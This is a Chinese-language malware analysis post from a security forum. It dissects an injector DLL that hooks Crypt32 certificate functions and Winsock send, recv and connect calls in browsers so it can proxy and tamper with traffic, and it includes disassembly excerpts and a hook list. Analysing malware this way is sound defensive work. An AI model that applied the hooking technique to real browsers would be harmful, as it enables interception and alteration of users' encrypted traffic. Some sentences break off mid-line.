这个通过Python代码完成注入的DLL（[e5ba5f821da68331b875671b4b946b56](#)）是该恶意软件的主要组件。该组件将被注入到Python可执行文件中：



它还需要传入两个参数（settings.ini和rules.ini）。所以，我们可以看到，这两个参数传递给DLL之前，会首先传递给一个脚本，但是那个脚本并没有解析这两个参数。

作者留下了一些调试字符串，使执行流程更易于跟踪。例如：

```
push    offset aFailureInitial_0 ; "Failure initializing the injector"
call    set_init_failed
add     esp, 4
jmp     loc_402FD6
```

该DLL负责解析配置并设置恶意代理。

它带有两个硬编码的DLL：一个是32位的和一个64位的（它们都存储在PE文件的覆盖层中，并且没有进行混淆）。这两个DLL后面会注入到由配置选择的浏览器中，DLL名

注入体（DLL）

注入体DLL是从导出的函数InjectorEntry中开始执行的：



DisasmGeneralDOS HdrFile HdrOptional HdrSection HdrsExportsImports


✦

Offset	Name	Value	Meaning
1C3C0	Characteristics	0	
1C3C4	TimeStamp	5A999157	
1C3C8	MajorVersion	0	
1C3CA	MinorVersion	0	
1C3CC	Name	1C3F2	injectee-x64.dll
1C3D0	Base	1	
1C3D4	NumberOfFunctions	1	
1C3D8	NumberOfNames	1	
1C3DC	AddressOfFunctions	1C3E8	
1C3E0	AddressOfNames	1C3EC	
1C3E4	AddressOfNameOrdinals	1C3F0	

Details


Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
1C3E8	1	4A0	1C403	?InjectorEntry@...	

注入体被植入浏览器并负责hooking其DLL。这个hooking函数的开始部分如下所示：



对于这种类型的事件来说，hooking函数是标配。它用于获取指定的导出函数的地址，然后覆盖每个函数的起始部分，将其重定向到恶意DLL中的相应函数。

这里的目标是负责解析证书的函数（在Crypt32.dll中）以及负责发送和接收数据的函数（在ws32.dll中）：



当通过PE-sieve转储hook时，就能弄清楚这些函数是如何被重定向到恶意软件的。以下是从相关DLL收集的标签列表：

来自Crypt32:

16ccf;CertGetCertificateChain->510b0;5

1cae2;CertVerifyCertificateChainPolicy->513d0;5

1e22b;CertFreeCertificateChain->51380;5

来自 ws32\_dll:

3918;closesocket->50c80;5

4406;WSASend->50d90;5

6b0e;recv->50ea0;5

6bdd;connect->50780;5

6f01;send->50c90;5

7089;WSARecv->50fa0;5

cc3f;WSAConnect->50ab0;5

1bfdd;WSAConnectByList->50c70;5

1c52f;WSAConnectByNameW->50c50;5

1c8b6;WSAConnectByNameA->50c60;5

在这两种情况下，我们都可以看到，这些地址已被重定向到从基址为50000处加载的注入体DLL了。

因此，函数WSASend被拦截，执行流程被重定向到注入器dll中RVA 0xd90的函数：

	Hex	Disasm	Hint
4406	★ E985C9B788	JMP 0X100050D90	WSASend->50d90
440B	51	PUSH ECX	
440C	51	PUSH ECX	
440D	813D48704F77292E4D...	CMP DWORD [0X774F7048], 0X774D2E29	') .Mw'
4417	56	PUSH ESI	
4418	0F85CA010000	JNZ 0X774D45E8	
441E	833D70704F7700	CMP DWORD [0X774F7070], 0X0	
4425	0F84BD010000	JZ 0X774D45E8	
442B	FF3544704F77	PUSH DWORD [0X774F7044]	
4431	FF1548124D77	CALL DWORD NEAR [0X774D1248]	[API-MS-Win-Core-ProcessThreads-L1-1-0.dll].TlsGetValue
4437	8945F8	MOV [EBP-0X8], EAX	
443A	85C0	TEST EAX, EAX	

完成拦截功能的函数的开始部分为：

```
00050D90 intercept_WSASend proc near
00050D90
00050D90 arg_0= dword ptr 4
00050D90 arg_4= dword ptr 8
00050D90 arg_8= dword ptr 0Ch
00050D90 arg_C= dword ptr 10h
00050D90 arg_10= dword ptr 14h
00050D90 arg_14= dword ptr 18h
00050D90 arg_18= dword ptr 1Ch
00050D90
00050D90 push esi
00050D91 push edi
00050D92 push offset CriticalSection ; lpCriticalSection
00050D97 call ds:EnterCriticalSection
00050D9D mov edi, [esp+8+arg_0]
00050DA1 imul ecx, edi, 1B1h
00050DA7 and ecx, 3FCh
00050DAD add ecx, offset unk_632D8
00050DB3 mov esi, [ecx]
00050DB5 test esi, esi
00050DB7 jz short loc_50DE2
```

通过这种方式，所有请求都被重定向到该恶意软件。它可以作为代理，在半路上篡改数据。

代理函数运行结束后，它将跳回原始函数，因此用户感觉不到功能有任何变化。

小结

通过分析这个恶意软件，我们发现它不仅非常简单，同时也没有进行复杂的混淆处理，甚至都没打算实现隐身。换句话说，它的目标不是隐藏自己，而是试图让自己看起来是

点击收藏 | 0 关注 | 1

[上一篇：勒索软件XIAOBA新作用：文件感...](#) [下一篇：weblogic反序列化漏洞CVE...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

